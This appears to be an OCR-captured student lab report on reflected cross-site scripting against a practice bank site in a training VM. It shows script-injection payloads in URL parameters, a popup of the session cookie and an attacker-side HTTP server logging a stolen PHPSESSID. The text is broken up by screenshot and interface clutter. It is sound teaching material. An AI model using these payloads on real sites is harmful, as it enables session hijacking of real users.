

Ryan Brodsky


ICS 482

11/25/2019

InfoSec Lab: Reflected XSS









Reflected XSS
View Page Source
VIEWING PAGE SOURCE
8 Verify the inserted code on line 9.
<body>

<script>alert('Owned')</script>
<hr/>

INJECTED JAVASCRIPT
9 Close the browser tab for the page source.
UrBank
http://urbank.com/
view-source:http://urbank.com/
CLOSING PAGE SOURCE TAB
CONCLUSION:
In this section, we learned that if the user is allowed to add their own JavaScript and the site allows it to execute, then the site is susceptible to XSS. We also learned the characteristics that make it a locally reflected XSS attack:
• Insertion occurs only in the client-side file.
• Information is displayed back to the user who executed the JavaScript.
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1129741/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Tue 00:23
http://urbank.com/?myusername=%3Cscript%3Ealert(%27Owned%27)%3C/script%3E - Iceweasel
UrBank
http://urbank.com/?myus...
view-source:http://urbank.com/?myusername=<sc
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Iceweasel...
Type here to search
11:23 PM
11/25/2019


Reflected XSS
NO SESSION ID
3 Click the minimize button on the browser.
Tue 07:22
UrBank - Iceweasel
MINIMIZING THE BROWSER
4 Click the terminal icon on the laucher.
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1129741/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Tue 00:24
UrBank - Iceweasel
UrBank
urbank.com/?myusername=<script>alert(documen
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
OK
Transferring data from urbank.com...
It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Iceweasel...
Type here to search
11:24 PM
11/25/2019


Reflected XSS
From the browser, click the refresh button to read in the changes.
Search
Exploit-DB
Aircrack-ng
REFRESH WEBPAGE
View the session ID and click OK.
PHPSESSID=pqk74jo96971has7errn8d37oo1
OK
PHP SESSION ID
Challenge #3
Once again this is a locally reflected XSS attack. The information is reflected back to the user that executed the JavaScript, and the insertion only occurred within the client-side file.
Right-click the webpage and select View Page Source.
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1129741/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Tue 00:26
UrBank ~ Iceweasel
UrBank
urbank.com/?myusername=<script>alert(documen
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
PHPSESSID=nmu8ahovi5kjrhv0g3ao1tqdl2
OK
Transferring data from urbank.com...
It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Iceweasel...
Type here to search
11:26 PM
11/25/2019


Reflected XSS
Select All
View Page Source
Inspect Element
VIEWING CLIENT-SIDE FILE
View the injected code on line 9.
</head>
<body>


<script>alert(document.cookie)</script>
<hr/>


INJECTED CODE
Close the tab when finished and minimize the browser.
CLOSING TAB AND MINIMIZING THE BROWSER
CONCLUSION:
In this section, we learned that XSS can be used view to system information, such as session IDs.
BACK
INFOSEC LEARNING
NEXT
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1129741/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Tue 00:27
http://urbank.com/?myusername=%3Cscript%3Ealert(document.cookie)%3C/script%3E ~ Iceweasel
UrBank
http://urbank.com/?myus...
view-source:http://urbank.com/?myusername=<sc
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
<!DOCTYPE html>
<html>
<head>
<title>UrBank</title>
<meta name="description" content="UrBank online banking">
</head>
<body>

<script>alert(document.cookie)</script>
<hr/>

<h1> Welcome to UrBank </h1>

<table width="301" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCCC">
<tr>
<form name="form1" method="post" action="checklogin.php">
<td>
<table width="100%" border="0" cellpadding="3" cellspacing="1" bgcolor="FFFF00">
<tr>
<td colspan="3"><H2> Login </H2></td>
</tr>
<tr>
<td width="78">Username</td>
<td width="6">:</td>
<td width="294"><input name="myusername" type="text" id="myusername"></td>
</tr>
It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Iceweasel...
Type here to search
11:27 PM
11/25/2019


Reflected XSS
ADDING ENCODED JAVASCRIPT TO THE QUERY
RESULT
14 Right-click the webpage and select View Page Source.
Save Page As...
View Background Image
Select All
View Page Source
Inspect Element (Q)
VIEWING CLIENT-SIDE FILE
15 Verify the code injection on line 9.
VIEWING INJECTED CODE
16 Click the minimize button on the browser.
Final_Kali-2.0 - Internet Explorer
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Tue 00:30
UrBank
URL Decoder/Encoder
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Refresh Iceweasel...
Type here to search


Reflected XSS
19 Close the VM window.
CLOSING THE KALI VM WINDOW
Challenge #4
20 Click Stop button in the topology.
Final_Kali-2.0 - Internet Explorer
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Terminal
Tue 00:31
root@Hacker: ~
File Edit View Search Terminal Help
root@Hacker:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.5 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::250:56ff:fe9a:42e8 prefixlen 64 scopeid 0x20<link>
ether 00:50:56:9a:42:e8 txqueuelen 1000 (Ethernet)
RX packets 2213 bytes 222060 (216.8 KiB)
RX errors 1 dropped 5955 overruns 0 frame 0
TX packets 1486 bytes 113763 (111.0 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
device interrupt 18 base 0x2000
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 0 (Local Loopback)
RX packets 24 bytes 1518 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1518 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.1.5 - - [26/Nov/2019 00:29:39] "GET /?PHPSESSID=nmu8ahovi5kjrhv0g3aoltqdl2 HTTP/1.1" 200 -
Type here to search